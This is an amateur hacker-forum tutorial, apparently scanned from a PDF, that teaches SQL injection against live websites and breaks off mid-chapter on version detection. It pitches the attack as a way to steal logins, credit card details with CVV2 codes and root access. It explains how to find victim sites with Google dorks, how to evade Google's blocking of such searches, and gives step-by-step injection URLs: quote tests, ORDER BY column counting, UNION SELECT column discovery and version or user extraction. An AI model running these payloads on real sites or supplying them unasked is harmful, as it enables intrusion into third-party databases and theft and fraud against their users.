An Introduction to SQL Injection

BY

DAPIRATES & UNDERC

LOSSIE I.T SECURITY FORUMS

www.lossieit.co.uk/forums

dapirates[at]lossieit.co.uk

CHAPTER 1 - Introduction

What is SQL?

SQL (pronounced "ess-que-el") stands for Structured Query Language. SQL is used to communicate with a database. According to ANSI (American National Standards Institute), it is the standard language for relational database management systems. SQL statements are used to perform tasks such as update data on a database, or retrieve data from a database. Some common relational database management systems that use SQL are: Oracle, Sybase, Microsoft SQL Server, Access, Ingres, etc. Although most database systems use SQL, most of them also have their own additional proprietary extensions that are usually only used on their system. However, the standard SQL commands such as "Select", "Insert", "Update", "Delete", "Create", and "Drop" can be used to accomplish almost everything that one needs to do with a database.

What is an SQL injection?

It is an attack technique used by hackers to exploit web sites by altering backend SQL statements through manipulating application input.

SQL Injection happens when a developer accepts user input that is directly placed into a SQL Statement and doesn't properly filter out dangerous characters. This can allow an attacker to not only steal data from your database, but also modify and delete it. Certain SQL Servers such as Microsoft SQL Server contain Stored and Extended Procedures (database server functions). If an attacker can obtain access to these Procedures it may be possible to compromise the entire machine. Attackers commonly insert single quotes into a URL's query string, or into a forms input field to test for SQL Injection.

What could I gain from doing this?

Databases for websites contain a lot of information that could be very useful to an attacker .With such information there are many things you could gain. From usernames and passwords to the sites themselves including the admin details for the site, forum login details. Then we have online shops which store order information such as credit cards details and all associated information such as billing addresses, cvv2 numbers, expiry dates. Also in more malicious circumstances the attacker will gain complete root access to the machine.


The common public are too complacent and unknowing to common threats when purchasing or sending personal information over the internet and quiet often if you could get there email address and password from one website it would be the same for many others including things like PayPal and much more.

How would I find sites that are vulnerable to this attack?

A good way to start searching for sites that are vulnerable to SQL injection is Google there are many other ways to find these sites like IRC bots or other search engines as there are many possibilities for finding vulnerable websites please feel free to explore other options as Google is probably the most popular.

CHAPTER 2 – Beat the google search

Google is aware of people using its search engine to find exploitable websites so it will block your search query after page 11 or 12 and you will get the following message below.



Here is a way to get round this:

goto http://www.google.com/coop/cse/

click "Create a Custom Search Engine"

Sign into your Google account give it a name & description, do not give it keywords

Tell it to search the entire web

Agree to ToS, click "Next" & send confirmation email in your email you should receive links that look like:

http://www.google.com/coop/manage/cse/code?cx=002877699081652281083:klnfl5og4kg&sig

Take the cx argument and place it here

http://www.google.com/cse?cx=002877699081652281083:klnfl5og4kg&sig

That will get round Google blocking your search which means you can search more sites.

Use this Google search if you do not want to set up your own custom search.

http://www.blackle.com/

CHAPTER 3 - Finding vulnerable sites:

Ok now you have your Google search engine sorted out and ready to go we can jump right in and find some vulnerable sites. We will be using various Google Dorks for this made famous by Johnny Long and his Google Hacking Database (GHDB). The GHDB can be found at the url below and it will be good for you to see what types of things you can find from your search engine queries you will be amazed what Google will index.

http://johnny.ihackstuff.com/ghdb.php

http://www.goolag.org/ <----another nice one from cDc

Also here is a list of Google search operators

http://www.google.com/help/operators.html

Open up your custom Google home page and try the following examples (this can be edited to whatever you like)

Inurl:php?id=

inurl:php?sid=


inurl:asp?id=

OR

inurl:php?id= site:co.uk (for domain specific sites)

inurl:php?id= site:com

There are many more types of sites that are vulnerable to SQL injections we will be working with these few for now.





CHAPTER 4 – Test if a website is vulnerable


So we have a list of sites now let's try and test them to see if they maybe vulnerable to injection. We do this by adding a ' character to the end of the URL and seeing if we get any form of error message.


Example: www.site.com/index.php?id=1234'

Error messages will vary from an on screen message or the page may just go blank here are a few examples below.









You can see from the examples above that the error messages can vary in content. Sometimes you may not even get an error message it maybe that the page just goes blank.

CHAPTER 5 – How many columns?

So now we have found a few sites that throw up errors we will try to identify how many columns are on the site. We do this by using the ORDER BY command. The command can be used in a few variations listed below.

Example www.site.com/index.php?id=1234+ORDER+BY+1/*

Example www.site.com/index.php?id=1234+ORDER+BY+1--

Example www.site.com/index.php?id=-1+ORDER+BY+1/*

You will be increasing the number 1 looking for the number of columns present on the website. Don't worry if this sounds complicated at the moment you will soon see how it works with the below examples.

Ok let's say the site has 18 columns we need to increase the number 1 to find this out I would usually go up in amounts of 10 until I get an error or a blank page like below

Example www.site.com/index.php?id=1234+ORDER+BY+10/*

Example www.site.com/index.php?id=1234+ORDER+BY+10--

Example www.site.com/index.php?id=-1+ORDER+BY+10/*

The page still displays the same with no changes so I increase to 20

Example www.site.com/index.php?id=1234+ORDER+BY+20/*

Example www.site.com/index.php?id=1234+ORDER+BY+20--

Example www.site.com/index.php?id=-1+ORDER+BY+20/*

Now I get an error message that says

Unknown column '20' in 'order clause'

This may show a blank page or another message

So from this information I know there are less than 20 columns, So now I will go down by 5 as I know the number of columns is between 10 and 20

Example www.site.com/index.php?id=1234+ORDER+BY+15/*

Example www.site.com/index.php?id=1234+ORDER+BY+15--

Example www.site.com/index.php?id=-1+ORDER+BY+15/*

Page still displays correctly so I know the number of columns are more than 15 and less than 20

Example www.site.com/index.php?id=1234+ORDER+BY+16/*

Example www.site.com/index.php?id=1234+ORDER+BY+16--

Example www.site.com/index.php?id=-1+ORDER+BY+16/*

Page displays fine

Example www.site.com/index.php?id=1234+ORDER+BY+17/*

Example www.site.com/index.php?id=1234+ORDER+BY+17--

Example www.site.com/index.php?id=-1+ORDER+BY+17/*

Page displays fine

Example www.site.com/index.php?id=1234+ORDER+BY+18/*

Example www.site.com/index.php?id=1234+ORDER+BY+18--

Example www.site.com/index.php?id=-1+ORDER+BY+18/*

Page displays fine

Example www.site.com/index.php?id=1234+ORDER+BY+19/*

Example www.site.com/index.php?id=1234+ORDER+BY+19--

Example www.site.com/index.php?id=-1+ORDER+BY+19/*

I get an error Unknown column '19' in 'order clause'

So this tells us that the number of columns on the website is 18.

So what use is this to us? We can now use another command to find out what columns are vulnerable. By vulnerable I mean what columns will display information on screen for us.

CHAPTER 6 – Vulnerable Columns

So we have identified the number of columns now we will use the UNION SELECT ALL command to identify vulnerable columns. In the following command you will need to replace the numbers with the number of columns you have found on the site. In this case it is 18 just for this example.

Example
www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/*

Or

Example
www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--


Or

Example


www.site.com/index.php?id=-1+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--


This will display the number of the vulnerable columns on your screen

see the screen shots below:



You can see in the above picture that the number 3 is displayed on the website, This means that column number 3 is vulnerable. In the next picture below you will see it is columns 3 and 4 that are vulnerable.





In the above picture you can see columns 2 and 4 are displayed on screen you can use any of these column numbers you see to display data held in the SQL server .You will see this in the next few steps.

CHAPTER 7 – What Version is Running?

We can now see the vulnerable columns displayed on screen we will use them to find out the version of the SQL server running on the website using various commands listed below.

@@version

Version()

concat_ws(0x3a,version(),user(),database())

and

